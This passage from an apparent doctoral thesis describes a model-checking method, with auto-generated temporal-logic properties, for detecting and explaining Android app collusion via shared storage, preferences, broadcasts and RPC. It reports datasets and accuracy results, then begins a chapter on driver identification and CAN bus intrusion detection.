The automaton shown in Listing 5.3 is resulting *true* to the property related to the *ExternalStorage* PUT (i.e., χ_{GET} in Table 5.10): as a matter of fact it shows an $invokegetExternalStorage$ action and, after an undefined number of actions, the $invokewrite$ one. Listing 5.4 shows the τ-automaton related to the automaton shown in Listing 5.3: all the actions are translated into τ actions (because not of interest for the collusion detection), with exception of the actions involving a *push* operation (in this example $pushConstant1$, $pushConstant2$ and $pushConstant3$, respectively aimed at pushing into the stack the Constant1, Constant2 and Constant3 variables) and the $invokegetExternalStorage$ one. In fact, I recall that for the GET and PUT automata, in addition to the push actions, the τ-automata consider the $invokegetExternalStorage$ action for the *ExternalStorage* colluding attack while, for the *SharedPreferences* attack I consider the $invokegetSharedPreferences$ action and, for the *BroadcastRe-*

ceiver attack I consider the $invokeputExtra$, $invokeSendBoradcast$ (for the PUT), $invokeStringExtra$, $invokeStart$ (for the GET) and the push under analysis (for both the GET and PUT *BroadcastReceiver* properties).

Once obtained all the τ-automata for the GET and the PUT operations for the three collusion attacks I consider, I designed an algorithm which flowchart is shown in Figure 5.13 for the automatic *Colluding Properties Generation* step, in particular for the generation of the properties for the *ExternalStorage*, the *SharedPreferences*, the *BroadcastReceiver* and the *RemoteProcedureCall* colluding detection.

The idea behind the designed algorithm is to automatically infer a set of properties and, whether a PUT and a GET automata (related to *SharedPreferences*, *ExternalStorage*, *BroadcastReceiver* or the *RemoteProcedureCall*) are resulting true to the properties including the same push action, in this case I mark the PUT and the GET automata as performing a colluding attack.

Below I explain the algorithm steps in detail by considering the flowchart shown in Figure 5.13.

For each attack I consider i.e., *SharedPreferences*, *ExternalStorage*, *BroadcastReceiver* and *RPC* I take as input the set of τ-automata related to the PUT operation (*set of PUT t-automata* in the flowchart in Figure 5.13). For each PUT automaton I obtain all the PUSH operations (by performing a $sort$ operation for displaying the set of visible actions of the automata[8]) and, for each action considering a push operation we automatically generate rules involved the push and following actions:

- with regard to the *SharedPreferences* I consider the $invokegetSharedPrefere-nces$ and the push under analysis;
- with regard to the *ExternalStorage* I consider the $invokegetExternalStorage$ and the push under analysis;
- with regard to the *BroadcastReceiver* I consider the $invokeputExtra$, $invoke-SendBoradcast$ (for the PUT property), $invokeStringExtra$, $invokeStart$ (for the GET property);
- with regard to the *RemoteProcedureCall* I consider the $invokeputExtra$, $invo-kestartService$ (for the PUT property), $invokegetStringExtra$, $invokevirtual$ (for the GET property).

The properties are automatically generated by looking only the PUT τ-automata, as shown from the flowchart in Figure 5.13.

For instance, considering the PUT *ExternalStorage* τ-automaton shown in Listing 5.4, the properties automatically generated by the proposed algorithm are shown in Table 5.13: for each push action of the τ-automaton a property is generated.

[8] `http://courses.cs.vt.edu/cs5204/fall00/CWB/top-level-coms.html`



Figure 5.13: *The Colluding Properties Generation step.*

Table 5.13: *The properties automatically generated for the τ-automaton shown in Listing 5.4: the ζ_{push1} property is related to the $pushConstant1$ action, the ζ_{push2} property is related to the $pushConstant2$ action and the ζ_{push3} property is related to the $pushConstant3$ action.*

$Formula\_Constant1\_push$		
ζ_{push1}	$=$	$\mu X.\langle invokegetExternalStorageDirectory\rangle\, \zeta_{push12} \vee$
		$\langle -invokegetExternalStorageDirectory\rangle\, X$
ζ_{push12}	$=$	$\mu X.\langle pushConstant1\rangle\, \texttt{tt} \vee$
		$\langle -pushConstant1\rangle\, X$
$Formula\_Constant2\_push$		
ζ_{push2}	$=$	$\mu X.\langle invokegetExternalStorageDirectory\rangle\, \zeta_{push22} \vee$
		$\langle -invokegetExternalStorageDirectory\rangle\, X$
ζ_{push22}	$=$	$\mu X.\langle pushConstant2\rangle\, \texttt{tt} \vee$
		$\langle -pushConstant2\rangle\, X$
$Formula\_Constant3\_push$		
ζ_{push3}	$=$	$\mu X.\langle invokegetExternalStorageDirectory\rangle\, \zeta_{push32} \vee$
		$\langle -invokegetExternalStorageDirectory\rangle\, X$
ζ_{push32}	$=$	$\mu X.\langle pushConstant3\rangle\, \texttt{tt} \vee$
		$\langle -pushConstant3\rangle\, X$

This process is repeated for each push action belonging to the PUT τ-automata considered. When all the properties are generated for all the push actions of all the τ-automata, the properties are stored in a file (*write generated properties* in the flowchart in Figure 5.13). Subsequently, the model checker with the PUT and GET *t-automata* and the properties obtained from the *Colluding Properties Generation* step in Figure 5.12 is invoked: the properties are firstly verified on the PUT *t-automata* and the formulae resulting TRUE are then checked with the GET *t-automata*: if the same property is resulting TRUE also on the GET τ-automata there is a collusion. In this way I found that the colluding attack is possible between the PUT and GET *t-automata* i.e., between the (two or more) applications which PUT and GET models are resulting TRUE to the automatically generated property.

Once explained how the proposed approach is working, below I present an example aimed at better understanding how the CCS automaton are built and how the automatic properties can detect the colluding attack. I consider two real-world applications performing a colluding attack by exploiting the *ExternalStorage*, in particular I consider a GET application (identified by the $TZ35AO8L2KH3CZ0ILUCFMXLKP15N97M4$ hash) and a PUT application (identified by the $VYFLWYF4J0SHZ19DIVWSTB1CKMQLMS38$ hash).

In Figure 5.14 I show the bytecode related to the Android application performing the PUT with the *ExternalStorage* (1-Bytecode PUT in Figure 5.14), the CCS automaton generated by this bytecode snippet (2-CCS PUT in Figure 5.14) and the related τ-automaton (indicated as 3-CCS τ-PUT in Figure 5.14). The instructions in the bytecode performing the PUT *ExternalStorage* are in lines 146 (the invocation for the SD card access) and 151 (the resource used for data writing) and are translated with the

Figure 5.14: *Snippet belonging to the ExternalStorage PUT application.*

processes in lines 4 and 8 of the CCS automa, as shown from Figure 5.14.

Figure 5.15 shows the properties automatically generated. In particular, coherently with the formulae explained in Table 5.13, for each $push$ actions a formula is generated. In the method related to the PUT *ExternalStorage* behaviours there are push actions related to following variable: $HKABGLTZGMM4H2M$, 2500, r, $FilesizeDdueGB$, $Collusion$, $Dataread$, $POSTrequest$.

As shows from Figure 5.15 for each $push$ action a property is generated. These properties, automatically generated, are evaluated on the PUT τ-automaton and, whether a property is resulting $TRUE$, I consider this PUT application as candidate to perform a PUT in a colluding action. In this case the property resulting $TRUE$ by the model checker is the one marked by the red arrow in Figure 5.15.

Once detected the PUT model, with the relative property, able to potentially perform a collusion, in order to verify whether the collusion can be successfully perpetrated, there is the need to find the GET application. Figure 5.16 shows a snippet belonging to an Android application performing a GET operation on an *ExternalStorage*. In particular I show the bytecode related to the Android application performing the GET with the *ExternalStorage* (1-Bytecode GET in Figure 5.16), the CCS automaton generated by this bytecode snippet (2-CCS GET in Figure 5.16) and the related τ-automaton (indicated as 3-CCS τ-GET in Figure 5.16).

To detect whether a collusion attack is possible, I have to invoke the model checker and verify whether the property resulting $TRUE$ on the PUT τ-automaton is resulting $TRUE$ also on the GET τ-automaton: this is symptomatic of the fact that a collusion

```
prop PushHKABGLTZGMM4H2M= (min X = <<invokegetExternalStorageDirectory>> PushHKABGLTZGMM4H2M_1 \/
<<-invokegetExternalStorageDirectory>>X)
prop PushHKABGLTZGMM4H2M_1 = <<pushHKABGLTZGMM4H2M>> tt

prop Push2500= (min X = <<invokegetExternalStorageDirectory>> Push2500_1 \/
 <<-invokegetExternalStorageDirectory>>X)
prop Push2500_1 = <<push2500>> tt

prop Pushr= (min X = <<invokegetExternalStorageDirectory>> Pushr1 \/
<<-invokegetExternalStorageDirectory>>X)
prop Pushr1 = <<pushr>> tt

prop PushFilesizeDdueGB= (min X = <<invokegetExternalStorageDirectory>> PushFilesizeDdueGB1 \/
<<-invokegetExternalStorageDirectory>>X)
prop PushFilesizeDdueGB1 = <<pushFilesizeDdueGB>> tt

prop PushCollusion= (min X = <<invokegetExternalStorageDirectory>> PushCollusion_1 \/
<<-invokegetExternalStorageDirectory>>X)
prop PushCollusion_1 = <<pushCollusion>> tt

prop PushDataread= (min X = <<invokegetExternalStorageDirectory>> PushDataread_1 \/
<<-invokegetExternalStorageDirectory>>X)
prop PushDataread_1 = <<pushDataread>> tt

prop PushPOSTrequest= (min X = <<invokegetExternalStorageDirectory>> PushPOSTrequest_1 \/
<<-invokegetExternalStorageDirectory>>X)
prop PushPOSTrequest_1 = <<pushPOSTrequest>> tt
```

Figure 5.15: *An example of properties automatically generated.*

Figure 5.16: *Snippet belonging to the ExternalStorage GET application.*

attack is perpetrated between these two applications, in this case based on the *ExternalStorage*.

Once the collusions are detected, the proposed method as output shows a report where I indicate the applications involved in the collusion, the classes and methods of these applications that are related to the collusion, the name of the shared variable (i.e., the push action) and the kind of collusion attack (i.e., *SharedPreferences*, *ExternalStorage*, *BroadcastReceiver* and/or *RemoteProcedureCall*).

5.5.2 Experimentation

For the experimental analysis I built a dataset by exploiting several well-known Android application repositories, composed of malicious and legitimate Android application. In particular for the evaluation of the effectiveness of the proposed method I take into account a set of malicious applications able to perform the *SharedPreferences*, the *ExternalStorage*, *BroadcastReceiver* and the *RPC* colluding attacks.

Below the repositories I considered to built the evaluated dataset: the first one is represented by the *ACE* dataset [31] already described in Section 5.2.2. The ACE dataset is composed of 482 different colluding applications considering the *SharedPreferences* (160 applications), the *ExternalStorage* (160 applications) and *BroadcastReceiver* attacks (162 applications). In particular each colluding attack, composed of 160 (162 for *BroadcastReceiver*) applications, consider 80 (81 for *BroadcastReceiver*) applications aimed at performing a write on the shared resource (i.e., the PUT) and the remaining 80 (81 for *BroadcastReceiver*) perform a read on the same resource (i.e., GET). The second repository I consider is composed of 20 applications developed by authors in [55]. Considering that the ACE dataset consider *SharedPreferences* colluding applications sharing only string variables, in this dataset 10 applications exploit a collusion attacks through an *Int* value, while the other 10 applications consider the collusion attack through a *Float* value.

With regard to the *RPC* colluding attack, I developed a set of 20 applications (10 aimed at sending data and the remaining 10 aimed at receiving data) by exploiting the Remote Method Procedure. As a matter of fact, Android integrates a lightweight mechanism for Remote Procedure Calls (RPCs), where a method is called locally (for instance in an Android Activity), but executed remotely (in another process, belonging for instance to an Android Service), with any result returned back to the caller. This entails decomposing the method call and all its attendant data to a level the operating system can understand, transmitting it from the local process and address space to the remote process and address space, and reassembling and reenacting the call there. Return values have to be transmitted in the opposite direction. Android provides all the code to do that work, in this way the developer can concentrate on defining and implementing the *RPC* interface itself. In the applications I developed, I consider the exchange of resources through between an Activity (i.e., an application component that provides a screen with which users can interact in order to do something) and a Service (an application component that can perform long-running operations in the background, not intended to provide a user interface). For data exchanging I consider Bundles, used for passing data between various Android activities and services. The 10 applications with the Activity are able to send data (by performing a *PUT* operation on a Bundle object), while the 10 application with the Service are able to receive the data sent (by

performing a *GET* operation on a Bundle object).

With regard to the non colluding applications, I consider the *DroidBench* 2.0 repository, composed of 120 applications. Moreover, in order to evaluate the effectiveness of the proposed method in the detection only of colluding attacks, I take into account the *Drebin* malware repository which does not perform collusion attacks. I select 10 malware belonging to the top 10 malicious family in the dataset for a total of 100 non colluding malware, as shown in Table 5.7;

I consider as malicious samples, a set of 50 ransomware samples, obtained from the AMD[9] repository: in detail I consider samples belonging to the Simplelocker malicious family, which payload is able to encrypt files with several extension on the device external storage and then demand a ransom (usually in bitcoin) to decrypt the data.

I consider also a set of 300 trusted applications obtained from the official store of Google (i.e., Play Store). In order to confirm the trustworthiness of these applications I analyzed this dataset by exploiting the VirusTotal service. This service run 60 different antimalware software (e.g., Symantec, Avast, Kasperky, McAfee, Panda, and others) on each application: the output confirmed that the trusted applications included in the legitimate dataset did not contain malicious payload.

By summarize, I consider a total of 1092 applications, 792 (colluding and non colluding) malicious applications and 300 legitimate applications. The datasets considered are composed of different types of attacks analyzed in this section, these attacks can be colluding or non-colluding. The applications are analyzed in pairs: an application with properties of PUT is analyzed with an application with properties of GET, going to check whether there is a collusion. In 5.14 I can see how the applications that communicate with each other through the use of Android resources are divided, so as to have a clearer picture of which applications my Model Checker has classified as colluding.

Table 5.14: *In the table I find the three types of attack treated in this work, and for each of them I have the number of PUT applications and the number of GET applications. In particular, for the SharedPreferences is reported the division of the application number by type of resource.*

Type of Attack	PUT	GET
SharedPreferences	90 (80 String, 5 Int, 5 Float)	90 (80 String, 5 Int, 5 Float)
ExternalStorage	80	80
BroadcastReceiver	81	81
RemoteProcedureCall	10	10

5.5.3 Results

In order to measure the performance of the proposed approach for colluding detection, I consider four different metrics: Precision, Recall, F-Measure and Accuracy.

I obtain an accuracy equal to 1, symptomatic that the proposed method is able to rightly classify all the colluding applications without exhibit misclassifications with malware not performing colluding actions and legitimate samples. In particular I am able to correctly classify of the colluding application because the name of the resource

[9] `http://amd.arguslab.org/`

shared is the same between the GET and the PUT application because i.e., a $push$ action.

5.6 Explainability of Model Checking technique for the Detection and Localization of Mobile Malicious Behavior Between Collaborative Apps

Recently Model Checking [64] was exploited for the purpose of of detecting and verifying the presence of collusive applications in Android environment [62]. In particular the method proposed in 5.5.1 uses a heuristic function aimed at reducing the number of applications candidates for analysis. In particular in this section I worked on new contributions to the method:

- I design an algorithm to explain the rationale behind the colluding detection performed by the model checker;
- I propose a method for the detection of the bytecode instructions responsible for the malicious payload: this can help the malware analysts to group different malware in the same malicious family and can be also considered as a step forward the sanitization of malicious behaviours;
- I show, by exploiting a real-world application, how the proposed algorithm can be considered for effective malicious payload bytecode instructions localisation.

5.6.1 Method

In this section I present the proposed method aimed at detecting the collusive application of Android. This method is designed to detect several types of collusive attacks: *ExternalStorage*, *SharedPreferences* and *BroadcastReceiver*.

Figure 5.17 shows an overview about the proposed method and as we can see the method's tasks are similar to the method's tasks of Section 5.5.1, but in this case there is a new step between *Collusive Applications* and *Report*, named *Explainability*.

In Figure 5.18 I report the workflow for the algorithm related to the explainability task.

The explainability task is intended to provide more details with respect to the classification task provided by the model checking based classification. In detail, the purpose of this task, exploiting the model checker, is to output the class, the method and the exact bytecode instructions responsible for the malicious colluding action. In this way the proposed method is able not only the output a label, indicating whether an application is able perform a colluding action, but also to automatically explain the malicious instruction, i.e., the reason why the application under analysis is able to perform the specific malicious action.

As shown from the workflow in Figure 5.18, the designed algorithm takes two different input: the first one is a model resulting *TRUE* from the previous analysis and the relative temporal logic formula succesfully verified on this model. So, in the next steps I split the model in a series of submodels (as shown from the *Splitting model in submodels* and *Splitting Formula in subformulae* steps in Figure 5.18), where each model contains just one action (i.e., one bytecode instruction). By exploiting a similar process, I obtain a series of subformulae by splitting the verified temporal logic formula



Figure 5.17: *The Colluding Properties Generation step.*

in a series of formulae, each of them containing just one bytecode instruction to verify. In the next I consider the first submodel and the first subformula (as shown from the *Take a submodel and a subformula* step in Figure 5.18) to input the model checker (as shown from the *Model Checking* step in Figure 5.18), whether the model checker will output *TRUE* the bytecode instruction verified by the subformula is implemented into the submodel and the bytecode instruction is stored otherwise (i.e., the model checker outputs *FALSE*), I evaluate the next submodels until the formula is verified. And every time a formula is verified on a model, its instruction is stored in bytecode. When a subformula is verified on a certain submodel, it obviously passes to the next formula which will be tested on the next submodel compared to the one that has been verified with the previous subformula (as shown from the *Are there other submodels and subformulae?* decision block in Figure 5.18). Once all subformulae are verified, the algorithm ends and a report is generated (in the *Write Explainability Report* in the workflow shown in Figure 5.18): this report contain the class, the method and the bytecode instructions that are responsible for the malicious collusion.

5.6.2 Experimentation

The dataset used in the experimental analysis was built from several Android application repositories, composed of malicious and legitimate Android applications. In order to evaluate the effectiveness of the proposed method, it is necessary to consider a set of malicious applications capable of performing the collusive attacks of the type *SharedPreferences*, *ExternalStorage* and *BroadcastReceiver*.



Figure 5.18: *The workflow of the proposed algorithm for the explainability task.*



Figure 5.19: *Example of the structure of the list of processes and properties to which the explainability is applied.*

The evaluated dataset is composed as follows: the first repository considered is *ACE* [31], that as described in Section 5.5.2, is composed of 482 different collusive applications via *SharedPreferences* (160 applications), *ExternalStorage* (160 applications) and *BroadcastReceiver* (162 applications).

The second repository consists of 20 applications (10 applications that exploit a collusion attack via a *Int* value and 10 other via a *Float* value) developed by the authors in [55].

Also in this experiment I considered the repository *DroidBench* 2.0 to verify the correctness of the approach using non-collusive Android applications and the *Drebin* malware repository (5.7)

Has been considered a set of 50 ransomware samples, obtained from AMD repository, considering the malicious *Simplelocker* family as in Section 5.5.2.

In the end, I considered a set of 300 trusted applications taken from the official Google store (i.e., Play Store).

Therefore, a total of 1072 applications were collected: 772 malicious applications (collusive and otherwise) and 300 legitimate applications.

In Figure 5.19 I show an example of how the subdivision of the Model and the Formula shown in the initial part of the 5.18 shown in the initial part of the.

As we can see, there is a column for the models (and submodels) of the Formula Properties and a column for the models (and submodels) of the Model Processes list.
Each line of the model is translated into the submodel, into a statement that does not refer to subsequent instruction, but terminates after its execution. In this way it is possible to create an "isolation" of the individual instructions for each process.
Therefore, for each isolated instruction (i.e., submodel, subformula) the Model Checker verifies if it is TRUE: if the verification is successful (TRUE), then I save the method and move on to the next one; if the check returns a negative result (FALSE), then it moves on to the next method until it finds the method where the collusion occurs (i.e., when the Model Checker returns TRUE). If there are no checks with a TRUE result between the methods, it means that they are not involved in a collusion.

5.6.3 Results

To measure and evaluate the performance of the approach, four different metrics were considered: Precision, Recall. F-Measure and Accuracy.

In Section 5.3.3 773 colluding and non-colluding applications were examined and good results were achieved, in fact we see that for the Precision, Recall and F-Measure metrics the values are equal to 0.98 and the Accuracy is 0.99.

For the analysis performed in Section 5.4.3, 993 colluding and non-colluding applications were examined, and also in this case values of 0.98 were reached for Precision, Recall and F-Measure, while Accuracy is always equal to 0.99.

During the experiment of Section 5.4.3 the presence of two misclassifications emerged and following the modifications made to the method in Section 5.5.3, it was possible to correct this error; in addition to the fact that the approach extended the analysis to applications colluding via Android shared resources not yet considered previously. The applications analyzed in section 5.5.3 are 1092 in total and a value of 1 was obtained for all the metrics considered.

Also in this last Section (5.6.3), the metrics of Precision, Recall, F-Measure and Accuracy reached a value equal to 1, for a number of 1072 applications, demonstrating that the method is capable of correctly classifying all colluding applications, avoiding wrong classifications of malware that do not perform a collusive action and of applications that are legitimate.

Table 5.15 shows the comparison on the results obtained in the Subsections listed.

Table 5.15: *Performance results relating to the sections described above.*

Results Section	# Applications	Precision	Recall	F-Measure	Accuracy
5.3.3	773	0.98	0.98	0.98	0.99
5.4.3	993	0.98	0.98	0.98	0.99
5.5.3	1092	1	1	1	1
5.6.3	1072	1	1	1	1

CHAPTER 6

Side Work

The proliferation of info-entertainment systems in today's vehicles has provided a really cheap and easy-to-deploy platform with the ability to gather information about the vehicle under analysis. Ultra-response connectivity networks with a latency below 10 milliseconds are providing the perfect infrastructure in which this information can be sent to improve safety and security.

Nowadays vehicles, furthermore, are not composed only of mechanical parts, exits a plethora of electronics components in our cars, able to exchange information. The protection devices such as the airbags are activated electronically. This happens because the braking or acceleration signal from the pedal to the actuator arrives through a packet. The latter is an electronic and not a mechanical signal. For packets transmission a bus, i.e., the Controller Area Network, was designed and implemented in vehicles. This bus was not designed to receive access from the outside world, which happened when info-entertainment systems were introduced, opening up the possibility of accessing bus information from devices external to the vehicle.

With the purpose of providing an architecture to increase safety and security in an automotive context, and to avoid the possibility of cyber-attacks on electronic components, in this Chapter I propose:

- a method for detecting the driver in real-time exploiting supervised machine learning techniques. The experimental analysis performed on real-world data shows that the proposed method obtains encouraging results;

- a method aimed at detecting intrusions targeting the CAN bus. In particular, analyzing packets transiting through the CAN bus, and building a set of models by exploiting supervised machine learning.

6.1 Machine learning for vehicle driver identification

Vehicle driver identification consists of discovering the driver identity of a running vehicle based on what he/she possesses and/or on his/her physical and behavioral characteristics [100]. This topic is recently becoming very critical for the automobile industry, achieved by an increasing number of more and more sophisticated and accurate car sensors and monitoring systems able to extract information about the driver (e.g., hand geometry, keystroke dynamics, voiceprint). The main motivation of driver identification is the awareness that it may improve the driver's experience allowing a safer and more comfortable driving, an intelligent assistance in case of emergencies and even a reduction of global environmental problems [151].

The vehicle driver identification may support to detect changes in the driver behavior (due to possible indisposition or state of being drunk) and activate according security procedures (for example, a notification asking the driver to stop soon). Finally, vehicle driver identification can be useful to suggest new car improvements based on the driver preferences or new systems to reduce the gas consumption and pollution based on the driving characteristics. The study of the vehicle driver behavior with respect to each segment of a road may also allow to profile each road section supporting the activation of alert signals when more caution is required (for example, near a dangerous curve, the car's on-board computer could send the driver a voice message to warn him to increase pressure on the brake pedal, so as to appropriately reduce the vehicle's speed) [102]. Based on the above discussed advantages deriving from the driver profiling and identification, several studies have been proposed in the last years focusing on the identification of driver physical and behavioral features.

The first ones [70, 88] are stable human characteristics that have been largely diffused in the banking and forensic domains to guarantee an higher safeness with respect to the more traditional authentication system based on the ownership of a key (this authentication system can be easily by-passed when someone gets a hold of the key). The seconds consist to detect individual personality features and is becoming object of several studies in recent years that are mainly focused on speaker recognition [159]. The limit of these approaches is that it is based on the analysis of only one behavioral feature. This may cause an high uncertainty in vehicle driver identification specially if there is a noisy sensor. For this reason new approaches based on multimodal identification systems are introduced [85, 160].

With the purpose of providing an architecture to increase safety and security in an automotive context, in this section I propose a method for detecting the driver in real-time exploiting supervised machine learning techniques.

6.1.1 Method

In this section I describe the method to identify driver behavior using data retrieved from the CAN bus; CAN is short for *Controller Area Network*: it is an electronic communication bus defined by the ISO 11898 standards designed to permit the packet exchange between vehicle electronic components: each CAN message contains the priority and the content of the transmitted data. Moreover, this standard defines how communication happens, how the wiring is configured, and how messages are constructed. Collectively, this system is referred to as a CAN bus. As stated previously,

real data [118], processed from in-vehicle CAN measurements, are used. In order to collect the data, On Board Diagnostics 2 (OBD-II) and CarbigsP as OBD-II scanners are used.

Every recent vehicle has many measurement sensors and control sensors and is managed by a Electronic Control Unit (ECU). ECU is the device that controls parts of the vehicle such as engine, automatic transmission, and antilock braking system (ABS). OBD refers to the self-diagnostic and reports capability by monitoring vehicle system in terms of ECU measurements and vehicle failures. The data is recorded every 1 second during driving. I considered a real-world environment and not a simulated one in order to examine all possibly relevant variables, for instance: slowdowns at traffic lights and other possible variables that are not considerable in a simulated environment. I designed an experiment in order to evaluate the effectiveness of the feature vector I propose; more specifically, the experiment is aimed at verifying whether the feature set is able to discriminate the car owner from impostors.

6.1.2 Experimentation

